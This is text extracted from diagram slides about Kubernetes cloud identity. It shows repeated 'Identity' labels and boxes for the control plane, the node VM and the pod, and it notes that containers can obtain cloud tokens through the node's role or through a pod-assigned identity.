
Identity




Cloud-Provider Internal Subscription

Kubernetes Control Plane
(kube-apiserver)


Identity



Identity



Identity



Identity

Identity

- Containers can retrieve cloud tokens via VM's cloud role


Identity

- Containers can retrieve cloud tokens via VM's cloud role
- Or via cloud identity assigned to the pod / k8s svc account

Identity

Identity

Your Cloud Subscription



Identity

Your Cloud Subscription



Cloud Resources

VM
(Kubernetes Node)



Pod

Identity



Your Cloud Subscription



Cloud Resources



**VM
